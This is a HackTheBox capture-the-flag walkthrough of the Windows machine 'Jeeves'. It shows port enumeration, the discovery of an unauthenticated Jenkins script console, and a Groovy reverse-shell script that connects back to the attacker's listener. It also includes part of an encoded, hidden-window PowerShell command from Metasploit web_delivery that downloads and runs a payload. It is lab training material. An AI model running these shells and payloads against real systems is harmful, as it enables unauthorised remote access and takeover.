Welcome back hackers!! Today, we will be doing another windows box named Jeeves on Hackthebox. So lets jump in..

Enumeration

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: Ask Jeeves
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10
microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Warning: OSScan results may be unreliable because we could
not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 R2
(91%), Microsoft Windows 10 1511 - 1607 (87%), Microsoft
Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or
8.0 (86%), FreeBSD 6.2-RELEASE (86%), Microsoft Windows 10
1511 (85%), Microsoft Windows 7 or Windows Server 2008 R2
(85%), Microsoft Windows Server 2008 R2 or Windows 8.1
(85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8
(85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.012 days (since Wed Dec 22 14:11:48 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: JEEVES; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
```

```
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2021-12-23T00:28:47
|_  start_date: 2021-12-23T00:11:59
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 5h00m01s, deviation: 0s, median:
5h00m01s
```

From the port scan, we can see there are 4 ports open. Two for http and other two for smb service. We can try to list shares as anonymous user first but if we are unsuccessful then we will be requiring credentials to list shares. Then we will move to http.


Port 135,445 (SMB)

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Jeeves]
└─# smbclient -L \\\\$IP
lpcfg_do_global_parameter: WARNING: The "client use spnego"
option is deprecated
Unknown parameter encountered: "client ntlvm2 auth"
Ignoring unknown parameter "client ntlvm2 auth"
Enter WORKGROUP\rishabh's password:
session setup failed: NT_STATUS_ACCESS_DENIED
```


We can see that anonymous user don't have the permissions to list the shares. Lets move to port 80 and 50000.

HTTP

Lets start with port 80 first. This is the landing site:



Now, If you give any string or any special character, it will redirect you to the same error page. Its a static page, because we can't even select the error nor it shows any string we pass to the search box:



Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)
May 26 2009 14:24:20
Copyright (c) 1988-2005 Microsoft Corporation
Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)
May 26 2009 14:24:20
Copyright (c) 1988-2005 Microsoft Corporation
Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
' to data type int.

Source Error:

```
Line 46:         catch (Exception ex)
Line 47:         {
Line 48:             throw ex;
Line 49:         }
Line 50:         finally
```

Source File: c:\webroot\Sock_Puppets\App_Code\Generic DataAccess.cs **Line:** 48

Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)
        May 26 2009 14:24:20
        Copyright (c) 1988-2005 Microsoft Corporation
        Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
' to data type int.]
   GenericDatabaseAccess.ExecuteSqlCommandScalar(DbCommand command) in c:\webroot\Sock_Puppets\App_Code\Generic DataAccess.cs:48
   SSC.Web.Controls.UserControls.DisciplineSelect.TriggerCodeValid(String triggerCode) in  c:\webroot\Sock_Puppets\UserControls\DisciplineSelect.ascx.cs:305
   SSC.Web.Controls.UserControls.DisciplineSelect.ibSelect_Click(Object sender, ImageClickEventArgs e) in  c:\webroot\Sock_Puppets\UserControls\DisciplineSelect.ascx.cs:296
   System.Web.UI.WebControls.ImageButton.OnClick(ImageClickEventArgs e) +108
   System.Web.UI.WebControls.ImageButton.RaisePostBackEvent(String eventArgument) +118
   System.Web.UI.WebControls.ImageButton.System.Web.UI.IPostBackEventHandler.RaisePostBackEvent(String eventArgument) +10
   System.Web.UI.Page.RaisePostBackEvent(IPostBackEventHandler sourceControl, String eventArgument) +13
   System.Web.UI.Page.RaisePostBackEvent(NameValueCollection postData) +36
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +1565
```

Version Information: Microsoft .NET Framework Version:2.0.50727.4223; ASP.NET Version:2.0.50727.4223

I ran gobuster scan next to see if there are any hidden directories but unforunately there were none:


```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Jeeves]
└─# gobuster dir -u http://10.129.1.109/ -w /usr/share/seclists/Discovery/Web-Content/common.txt --no-error -b 400,403,404 -q -t 64 -x asp,aspx,php,html -o dirbust
/Index.html           (Status: 200) [Size: 503]
/error.html           (Status: 200) [Size: 50]
/index.html           (Status: 200) [Size: 503]
```

```
/index.html           (Status: 200) [Size: 503]
```

Now, lets move to port 50000. The service version says Jetty 9.4.z-SNAPSHOT. I searchsploited the version and there were couple of exploits related to information disclosure. I tried just one to see if we can display the web.xml file but it was not found on the server:

```
┌──(root💀kali)-[/home/rishabh/Desktop/transfers]
└─# searchsploit Jetty
-----------------------------------------------------------
------------------------ ---------------------------------
 Exploit Title
|  Path
-----------------------------------------------------------
------------------------ ---------------------------------
Eclipse Jetty 11.0.5 - Sensitive File Disclosure
| java/webapps/50478.txt
Jetty 3.1.6/3.1.7/4.1 Servlet Engine - Arbitrary Command
Execution                | cgi/webapps/21895.txt
Jetty 4.1 Servlet Engine - Cross-Site Scripting
| jsp/webapps/21875.txt
Jetty 6.1.x - JSP Snoop Page Multiple Cross-Site Scripting
Vulnerabilities         | jsp/webapps/33564.txt
jetty 6.x < 7.x - Cross-Site Scripting / Information
Disclosure / Injection        | jsp/webapps/9887.txt
Jetty 9.4.37.v20210219 - Information Disclosure
| java/webapps/50438.txt
Jetty Web Server - Directory Traversal
| windows/remote/36318.txt
Mortbay Jetty 7.0.0-pre5 Dispatcher Servlet - Denial of
Service                  | multiple/dos/8646.php
-----------------------------------------------------------
------------------------ ---------------------------------
Shellcodes: No Results
```

I opened my browser to see what the page looks like:



HTTP ERROR 404

Problem accessing /. Reason:


```
Not Found
```

Powered by Jetty:// 9.4.z-SNAPSHOT

The given link on the page navigates to eclipse Jetty which is out of the scope. Next, I ran gobuster scan and it returned just one result:

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Jeeves]
└─# gobuster dir -u http://10.129.1.109:50000/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt --no-error -b 400,403,404 -q -t 64 -x
asp,aspx,php,html -o dirbust_3
/askjeeves            (Status: 302) [Size: 0] [-->
http://10.129.1.109:50000/askjeeves/]
```

Lets navigate to /askjeeves:



Welcome to Jenkins!


Please **create new jobs** to get started.

No builds in the queue.

Wow, its the Jenkins management console. It doesn't even ask for authentication. If you have exploited Jenkins before then path to the shell lies in the script console where we can execute groovy script to get a reverse shell.

Exploitation

Click on Manage Jenkins and then Script Console:



Manage Jenkins

New version of Jenkins (2.88) is available for download (changelog). Or Upgrade Automatically

Configure System
Configure global settings and paths.

Configure Global Security
Secure Jenkins; define who is allowed to access/use the system.

Configure Credentials
Configure the credential providers and types

Global Tool Configuration
Configure tools, their locations and automatic installers.

Reload Configuration from Disk
Discard all the loaded data in memory and reload everything from file system. Useful when you modified config fil

Manage Plugins
Add, remove, disable or enable plugins that can extend the functionality of Jenkins. **(updates available)**

System Information
Displays various environmental information to assist trouble-shooting.

System Log
System log captures output from `java.util.logging` output related to Jenkins.

Load Statistics
Check your resource utilization and see if you need more computers for your builds.

Jenkins CLI
Access/manage Jenkins from your shell, or from your script.


Script Console
Executes arbitrary script for administration/trouble-shooting/diagnostics.

Manage Nodes

No builds in the queue.

1 Idle
2 Idle

You can use the reverse shell from this github repo: https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76
Just change the host and port variable and copy the script to the console:



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```


All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
String host="[redacted]";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream()
```

No builds in the queue.

1 Idle
2 Idle


Open netcat listener and click on run.. You will have the shell:



```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Jeeves]
└─# rlwrap nc -nvlp 8044
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8044
Ncat: Listening on 0.0.0.0:8044
Ncat: Connection from 10.129.1.109.
Ncat: Connection from 10.129.1.109:49676.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

whoami
whoami
jeeves\kohsuke
```


Privilege Escalation

My first favorite command in this enumeration is whoami /priv. If SeImpersonatePrivilege is Enabled then it is game over and luckily it is enabled:




```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

C:\Users\Administrator\.jenkins>
```

To perform a potato attack, it will be a lot easier if we have a meterpreter shell. Lets migrate.
Open msfconsole and use exploit/multi/script/webdelivery.
Set the options in the module and set the target to be PSH or powershell. Next set the payload to be windows/meterpreter/reverse_tcp. It will print out a powershell command which we need to run on the target machine. Copy and paste the command and execute it on the target. A new meterpreter session will get opened.




```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Jeeves]
└─# rlwrap nc -nvlp 8044                                                                          130 ✕
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8044
Ncat: Listening on 0.0.0.0:8044
Ncat: Connection from 10.129.1.109.
Ncat: Connection from 10.129.1.109:49707.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

                                    powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBu
AGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAb
wBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABvAFoAbgBJAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAH
